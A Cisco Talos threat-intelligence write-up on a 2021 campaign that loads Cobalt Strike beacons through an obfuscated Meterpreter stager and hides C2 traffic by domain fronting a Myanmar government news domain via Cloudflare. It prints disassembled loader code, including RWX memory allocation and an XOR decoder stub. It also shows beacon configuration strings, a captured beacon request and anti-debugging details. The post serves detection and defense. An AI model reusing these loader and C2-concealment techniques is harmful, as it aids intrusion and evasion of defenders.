Attackers use domain fronting technique to target Myanmar with Cobalt Strike

blog.talosintelligence.com/2021/11/attackers-use-domain-fronting-technique.html

By Chetan Raghuprasad, Vanja Svajcer and Asheer Malhotra.

News Summary

- Cisco Talos discovered a new malicious campaign using a leaked version of Cobalt Strike in September 2021.
- This shows that Cobalt Strike, although it was originally created as a legitimate tool, continues to be something defenders need to monitor, as attackers are using it to set up attacks.
- The threat actor in this case uses domain fronting with the Cloudflare Content Delivery Network, redirecting a Myanmar government owned-domain to an attacker-controlled server.
- The threat actor employed the tactic of re-registering reputed domains in their attack chains to evade detections.
- This threat demonstrates several techniques of the MITRE ATT&CK framework, most notably T1202 - Indirect Command Execution , T1027 - Obfuscated Files or Information, T1105 - Ingress Tool Transfer, T1071.001 - Application Layer Protocols:Web Protocols.

What's New?

Cisco Talos discovered a malicious campaign using an obfuscated Meterpreter stager to deploy Cobalt Strike beacons in September 2021. The actor used a domain owned and operated by the Myanmar government, the Myanmar Digital News network, as a domain front for their beacons.

The evolution of this threat indicates that the attackers have been active since at least August 2021 using a combination of Meterpreter stagers and Cobalt Strike beacons to establish presence on victim's endpoints.

How did it work?

The malware is typically a loader that runs on a victim machine, decodes and executes the Cobalt Strike beacon DLL via reflective injection. It loads several libraries during the runtime and generates the beacon traffic according to the embedded configuration file. The configuration file contains the information related to the command and control (C2) server which instructs the victim's machine to send the initial DNS request attempting to connect to the host of the Myanmar government-owned domain www[.]mdn[.]gov[.]mm. The site is hosted behind the Cloudflare content delivery network and the actual C2 traffic is redirected to an attacker controlled server test[.]softlemon[.]net based on the HTTP host header information specified in the beacon's configuration data.

So what?

Cobalt Strike has been used by many actors in the past and is a de-facto standard tool for post-exploitation activities and pivoting. Attackers use it to deploy a wide range of payloads, from commodity malware, to sophisticated state-sponsored activities.

Cobalt Strike allows actors to shape the traffic of beacons to mimic legitimate traffic patterns. One of the techniques to conceal the traffic from DNS-based filtering is Domain Fronting. Domain fronting uses legitimate or high-reputation domains to remain undetected by defenders. The attacker's choice of Myanmar-specific domains for domain fronting may indicate an interest in the geopolitics of this area of the world.

In this campaign, the actor used staged payloads using the Meterpreter stager, which gives an indication that the beacon will be used for further attacks. The defenders should be constantly vigilant and monitor network traffic to detect Cobalt Strike activities, since it is one of the most commonly used offensive tools by crimeware and APT operators.

Evolution of the campaign


A study of the evolution of the campaign shows the actor experimenting with different combinations of hosts with the intent of perfecting the domain fronting technique.

The earliest beacon discovered around the middle of August 2021 contains the C2 URI set to test[.]softlemon[.]net while the HTTP Get and Post requests headers are pointing to dark-forest-002[.]president[.]workers[.]dev which is a Cloudflare serverless workers domain. The default host header configuration for request contains the host name test[.]softlemon[.]net, which is also used by more recent samples.

Another sample discovered in late August 2021 consisted of the C2 host URI xxx[.]xxxx[.]tk and the host header setting configured to point to test[.]softlemon[.]net.

Beginning September 2021, the attackers started using the Myanmar Digital News domain for fronting their beacons. While the default C2 domain was specified as www[.]mdn[.]gov[.]mm, the beacon's traffic was redirected to the de-facto C2 test[.]softlemon[.]net via HTTP Get and POST metadata specified in the beacon's configuration.

The actor likely changed the configuration to test their infrastructure and the domain fronting functionality before launching the attack. Based on the beacon configuration template and the real C2 host test[.]softlemon[.]net, we assess with moderate confidence that the samples are created by a single actor.



Timeline of malware samples first seen in the wild.

Cobalt Strike beacon configurations

We extracted the beacon config from the payload that showed us the actor has used different values for the User Agent, C2-Server and Host-header in different malwares of this campaign.

The beacon configuration of samples usually has a User Agent, which is Mozilla compatible and of Windows 7.

Watermark

The Cobalt Strike watermark is a number generated from the license file and is unique to a Cobalt Strike license. The watermark on the beacons used in this campaign was 305419896 (hex: 0x12345678).

This particular watermark has previously been attributed to a leaked Cobalt Strike version and is unsurprisingly used by other malicious actors, such as Maze ransomware and Trickbot groups, making attribution based on the watermark number impossible. It is difficult to assess if the usage of the previously registered expired domain for C2 server and the leaked Cobalt Strike point to an increased operational security awareness of the actor or to limited resources available to them.


Domain fronting

The actor in this campaign has used domain fronting, which is a technique which can use high reputation domains to conceal the Cobalt Strike command and control traffic. A government domain of Myanmar www[.]mdn[.]gov[.]mm was used in this particular instance.

The fronted domain mdn[.]gov[.]mm is a legitimate domain of Myanmar Digital News, a state-owned digital newspaper. This website has previously been compromised in February by the Brotherhood of Myanmar group, a collection of militia groups. Although there are no indications that the previous defacement of the domain by the Brotherhood of Myanmar and the campaign described in this post are related, the domain itself is clearly of interest to various actors.

Domain fronting can be achieved with a redirect between the malicious server and the target. Malicious actors may misuse various content delivery networks (CDNs) to set up redirects of serving content to the content served by attacker-controlled C2 hosts. Cloudflare is one of the CDN services that provides its users with a globally distributed cache for files hosted on their servers. Cloudflare identifies distributions by the FQDN used to request resources. Cloudflare users have the option to use their own subdomain and create a DNS record that points to Cloudflare. This subdomain tells Cloudflare to associate that DNS record with a specific distribution.

The beacon calls home www[.]mdn[.]gov[.]mm,/api/3 and has set the Host header to the actual C2 server test[.]softlemon[.]net. The beacon traffic resolves to a Cloudflare IP address. The DNS request that led them there will be lost and relies on other parts of the HTTP request, including the Host header and the actual C2 test[.]softlemon[.]net.



Summary of domain fronting of Myanmar government's domain.

Cobalt Strike payload

The beacons are of particular interest due to the domain fronting technique using a government host as the initial DNS lure. The MITRE ATT&CK framework techniques used by this malware are:

- T1202 - Indirect Command Execution
- T1027 - Obfuscated Files or Information
- T1105 - Ingress Tool Transfer
- T1071.001 - Application Layer Protocols:Web Protocols

We also analysed the loader binary to find specifics of its memory loading and functionality.

We spotted a suspicious section .kxrt with the packed and encoded malicious code. The malware links several functions at runtime and has the Meterpreter staging code.

When the malware runs, the .tls section runs first, loads the libraries and starts the execution of the malicious code at the entry point in the .kxrt section. The entry point code calls a function to allocate virtual memory in its own process space.

```
.text:00401550 ; =============== S U B R O U T I N E ===============================
.text:00401550
.text:00401550 ; Attributes: bp-based frame
.text:00401550
.text:00401550 ; int __cdecl sub_401550(int, SIZE_T, int)
.text:00401550 sub_401550 proc near                    ; CODE XREF: sub_401614+5B↓p
.text:00401550
.text:00401550 lpAddress= dword ptr -38h
.text:00401550 dwSize= dword ptr -34h
.text:00401550 flAllocationType= dword ptr -30h
.text:00401550 flProtect= dword ptr -2Ch
.text:00401550 dwCreationFlags= dword ptr -28h
.text:00401550 lpThreadId= dword ptr -24h
.text:00401550 lpStartAddress= dword ptr -10h
.text:00401550 var_C= dword ptr -0Ch
.text:00401550 var_4= dword ptr -4
.text:00401550 arg_0= dword ptr  8
.text:00401550 arg_4= dword ptr  0Ch
.text:00401550 arg_8= dword ptr  10h
.text:00401550
.text:00401550 push    ebp
.text:00401551 mov     ebp, esp
.text:00401553 push    ebx
.text:00401554 sub     esp, 34h
.text:00401557 mov     eax, [ebp+arg_4]
.text:0040155A mov     [esp+38h+flProtect], PAGE_EXECUTE_READWRITE ; flProtect
.text:00401562 mov     [esp+38h+flAllocationType], 1000h ; flAllocationType
.text:0040156A mov     [esp+38h+dwSize], eax           ; dwSize
.text:0040156E mov     [esp+38h+lpAddress], 0          ; lpAddress
.text:00401575 mov     eax, ds:VirtualAlloc
.text:0040157A call    eax ; VirtualAlloc
.text:0040157C sub     esp, 10h
.text:0040157F mov     [ebp+lpStartAddress], eax
.text:00401582 mov     [ebp+var_C], 0
.text:00401589 jmp     short loc_4015CF
```

Function at address 00401550 shows the allocation of virtual memory.

The loader next calls the VirtualProtect function to set the virtual memory page permissions to Read-Write-Execute and writes the image base of the Cobalt Strike beacon which will be executed in a new thread.

```
.text:00401D8D mov     eax, [esp+7Ch+var_58.RegionSize]
.text:00401D91 lea     edi, [esp+7Ch+flOldProtect]
.text:00401D95 mov     esi, ds:VirtualProtect
.text:00401D9B mov     [esp+7Ch+lpflOldProtect], edi ; lpflOldProtect
.text:00401D9F mov     [esp+7Ch+dwLength], 40h ; '@' ; flNewProtect
.text:00401DA7 mov     [esp+7Ch+lpBuffer], eax ; dwSize
.text:00401DAB mov     eax, [esp+7Ch+var_58.BaseAddress]
.text:00401DAF mov     [esp+7Ch+lpAddress], eax ; lpAddress
.text:00401DB2 call    esi ; VirtualProtect
.text:00401DB4 sub     esp, 10h
.text:00401DB7 mov     eax, [esp+7Ch+Src]
.text:00401DBB mov     [esp+7Ch+dwLength], ebp ; Size
.text:00401DBF mov     [esp+7Ch+lpAddress], ebx ; void *
.text:00401DC2 mov     [esp+7Ch+lpBuffer], eax ; Src
.text:00401DC6 call    memcpy
.text:00401DCB mov     eax, [esp+7Ch+var_58.Protect]
.text:00401DCF cmp     eax, 40h ; '@'
.text:00401DD2 jz      short loc_401D73
```

Function sets the virtual memory page permission to Read-Write-Execute.

We spotted two libraries linking during runtime. Aside from this, there are several other standard libraries the malware links during the runtime.

```
.text:004014F0 ; =============== S U B R O U T I N E =======================================
.text:004014F0
.text:004014F0 ; Attributes: bp-based frame
.text:004014F0
.text:004014F0 sub_4014F0 proc near                    ; CODE XREF: sub_402A90+6↓p
.text:004014F0
.text:004014F0 lpModuleName= dword ptr -18h
.text:004014F0 lpProcName= dword ptr -14h
.text:004014F0
.text:004014F0 push    ebp
.text:004014F1 mov     ebp, esp
.text:004014F3 sub     esp, 18h
.text:004014F6 mov     eax, dword_403620
.text:004014FB test    eax, eax
.text:004014FD jz      short locret_40153B
.text:004014FF mov     [esp+18h+lpModuleName], offset ModuleName ; "libgcj-12.dll"
.text:00401506 call    ds:GetModuleHandleA
.text:0040150C mov     edx, 0
.text:00401511 sub     esp, 4
.text:00401514 test    eax, eax
.text:00401516 jz      short loc_40152E
.text:00401518 mov     [esp+18h+lpProcName], offset ProcName ; "_Jv_RegisterClasses"
.text:00401520 mov     [esp+18h+lpModuleName], eax     ; hModule
.text:00401523 call    ds:GetProcAddress
.text:00401529 sub     esp, 8
.text:0040152C mov     edx, eax
```

Function that loads library during the runtime.

After allocating the virtual memory and setting the page permissions to Read-Write-Execute, a decryption routine is executed that decrypts the remaining malicious code in the .kxrt section and writes it to the virtual memory.

```
                        beacon_decoder_loc:                     ; CODE XREF:
8B 55 00                            mov     edx, [ebp+0]
31 DA                               xor     edx, ebx
89 55 00                            mov     [ebp+0], edx
31 D3                               xor     ebx, edx
83 C5 04                            add     ebp, 4
83 EE 04                            sub     esi, 4
31 D2                               xor     edx, edx
39 D6                               cmp     esi, edx
74 02                               jz      short jump_to_next_stage_loc
EB E8                               jmp     short beacon_decoder_loc
                        ; ---------------------------------------------------

                        jump_to_next_stage_loc:                 ; CODE XREF:
5B                                  pop     ebx
FF E3                               jmp     ebx
```

Decoder routine to decrypt the beacon DLL.

The decrypted malicious code is the actual Cobalt Strike beacon. Once decoded, the loader's execution jumps to the beginning of the DLL resulting in a reflective-load of the beacon into the loader process memory. This beacon is now responsible for decoding the configuration.

```
029B3718  "www.mdn.gov.mm"
00001F90
029B0AB0  "Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Trident/5.0; BOIE9;ESES)"
02559CC0  "/api/4"
00000100
0254C558  "%s"
029B0B48  "/api/4"
029B3518  "/api/3"
00000080
0254C558  "%s"
029B3A67  "/api/3"
56A2B5F0
```

Stack view of info loaded from the beacon config.

The beacon resolves the proxy by calling WinHTTPGetProxyForUrlEx and WinHTTPCreateProxyResolver to bypass the proxy for the URL.

```
EIP ECX EDI
741AA84E    CC          int3
741AA84F    CC          int3
741AA850    8BFF        mov edi,edi                 WinHttpGetProxyForUrlEx
741AA852    55          push ebp
741AA853    8BEC        mov ebp,esp
741AA855    83EC 34     sub esp,34
741AA858    A1 A4902174 mov eax,dword ptr ds:[742190A4]  eax:&L"http://www.mdn.gov.mm:8080/api/3", 742190A4:"\v
741AA85D    33C5        xor eax,ebp
741AA85F    8945 FC     mov dword ptr ss:[ebp-4],eax
741AA862    8B45 10     mov eax,dword ptr ss:[ebp+10]
741AA865    33D2        xor edx,edx
741AA867    8B4D 18     mov ecx,dword ptr ss:[ebp+18]
741AA86A    53          push ebx
741AA86B    8B5D 0C     mov ebx,dword ptr ss:[ebp+C]
741AA86E    56          push esi
741AA86F    57          push edi
741AA870    8B7D 08     mov edi,dword ptr ss:[ebp+8]
741AA873    895D D4     mov dword ptr ss:[ebp-2C],ebx
741AA876    8945 DC     mov dword ptr ss:[ebp-24],eax
741AA879    894D D8     mov dword ptr ss:[ebp-28],ecx
741AA87C    C745 D0 00000000  mov dword ptr ss:[ebp-30],0
741AA883    8955 E8     mov dword ptr ss:[ebp-18],edx
741AA886    8955 EC     mov dword ptr ss:[ebp-14],edx
741AA889    8955 F0     mov dword ptr ss:[ebp-10],edx
741AA88C    8955 F4     mov dword ptr ss:[ebp-C],edx
741AA88F    8955 F8     mov dword ptr ss:[ebp-8],edx
741AA892    8955 E4     mov dword ptr ss:[ebp-1C],edx
741AA895    3815 149C2174  cmp byte ptr ds:[74219C14],dl
741AA89B    0F84 5C010000  je winhttp.741AA9FD
741AA8A1    85FF        test edi,edi
eax=027AB208 &L"http://www.mdn.gov.mm:8080/api/3"
dword ptr [742190A4 "\vo"]=37006F0B
.text:741AA858 winhttp.dll:$2A858 #29C58
```

Function that resolves the victim's system proxy for the URL.

Soon after that, the beacon initiates the Cobalt Strike beacon traffic to the C2 server. The DNS request for the initial host resolves to a Cloudflare-owned IP address that allows the attacker to employ domain fronting and send the traffic to the actual C2 host test[.]softlemon[.]net, also proxied by Cloudflare.


At the time of analysis, the sample C2 host infrastructure was not online and we received a 404 error.

```
GET /api/3 HTTP/1.1
Accept: */*
Host: test.softlemon.net
Cookie: ehtfb7WIL9iQD04Gj0saJR/wr/X1Hp+A8iTnyZZPol5ZXY5y0KJQwhc68/61aWLGmKMnxw6/ZDS5XrFWQkOlVloXAgXKY3sJjf4AIYXGNwfROkRhTmHIhFXipt
wr6dJwM5C8R/9jvgEmHtmGvietxMxqkrl0iF5eisLM/AQ6PBg=
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Trident/5.0; BOIE9;ESES)
Connection: Keep-Alive
Cache-Control: no-cache
```

```
HTTP/1.1 404 Not Found
Date: Tue, 05 Oct 2021 04:40:10 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
CF-Cache-Status: DYNAMIC
Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=ZzvnbQCAwe%2B6qFZ6xn3DJOVQ%2BMj6jf6XwQfZBgw4PECUQ2tl7s0Or55yx3J0Ea%2FnGp
1wjrRE0xmTe%2F7yor3h5PaTI7SnWtZEQL%2FnsuwhcSGGO%2B7sK7q%2FDTcoSQWx0nGh6dKtVCw%3D"}],"group":"cf-nel","max_age":604800}
NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800}
Server: cloudflare
CF-RAY: 6993f866fad13a99-CDG
alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400
Data Raw: 34 64 64 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 58 48 54 4d 4c 20 31 2e 30 20 53 74 72 6
9 63 74 2f 2f 45 4e 22 20 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 78 68 74 6d 6c 31 2f 44 54 44 2f 78 68 74 6d 6c 31 2d 73 74 72 69 63 74 2e 64 74
64 22 3e 0d 0a 3c 68 74 6d 6c 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 31 39 39 2f 78 68 74 6d 6c 22 3e 0d 0a 3c 68 65 61 64 3e 0d
0a 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61
72 73 65 74 3d 69 73 6f 2d 38 38 35 39 2d 31 22 2f 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 2d 20 46 69 6c 65 20 6f 72 20 64 69 72 65 63 74 6f 72 79 20 6e 6f 74 20 66 6f
75 6e 64 2e 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0d 0a 3c 21 2d 2d 0d 0a 62 6f 64 79 7b 6d 61 72 67 69 6e 3a
30 3b 66 6f 6e 74 2d 73 69 7a 65 3a 2e 37 65 6d 3b 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 56 65 72 64 61 6e 61 2c 20 41 72 69 61 6c 2c 20 48 65 6c 76 65 74 69 63 61 2c 20
73 61 6e 73 2d 73 65 72 69 66 3b 62 61 63 6b 67 72 6f 75 6e 64 3a 23 45 45 45 45 45 45 3b 7d 0d 0a 66 69 65 6c 64 73 65 74 7b 70 61 64 64 69 6e 67 3a 30 20 31 35 70 78
20 31 30 70 78 20 31 35 70 78 3b 7d 20 0d 0a 68 31 7b 66 6f 6e 74 2d 73 69 7a 65 3a 32 2e 34 65 6d 3b 6d 61 72 67 69 6e 3a 30 3b 63 6f 6c 6f 72 3a 23 46 46 46 3b 7d 0d
0a 68 32 7b 66 6f 6e 74 2d 73 69 7a 65 3a 31 2e 37 65 6d 3b 6d 61 72 67 69 6e 3a 30 3b 63 6f 6c 6f 72 3a 23 43 43 30 30 30 30 3b 7d 20 0d 0a 68 33 7b 66 6f 6e 74 2d 73 69
7a 65 3a 31 2e 32 65 6d 3b 6d 61 72 67 69 6e 3a 31 30 70 78 20 30 20 30 20 30 3b 63 6f 6c 6f 72 3a 23 30 30 30 30 30 30 3b 7d 20 0d 0a 23 68 65 61 64 65 72 7b 77 69 64
74 68 3a 39 36 25 3b 6d 61 72 67 69 6e 3a
Data Ascii: 4dd<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd"><html xmlns="http://www.w3.org/1999/
xhtml"><head><meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"/><title>404 - File or directory not found.</title><style type="text/css">...body{marg
in:0;font-size:.7em;font-family:Verdana, Arial, Helvetica, sans-serif;background:#EEEEEE;}fieldset{padding:0 15px 10px 15px;} h1{font-size:2.4em;margin:0;color:#FFF;}h2{f
ont-size:1.7em;margin:0;color:#CC0000;} h3{font-size:1.2em;margin:10px 0 0 0;color:#000000;} #header{width:96%;margin:
```

Cobalt Strike beacon traffic.

The beacon contains techniques to detect debuggers using GetTickCount, IsDebuggerPresent and the NtDelayExecution call to delay the execution of the malware for evading sandbox-based dynamic analysis systems. The beacon can also manage the system power policies registry keys to set the minimum and maximum sleep times and the lid open and close action policy.




The beacon modifies the victim's system power and lid open/close policies in the registry.

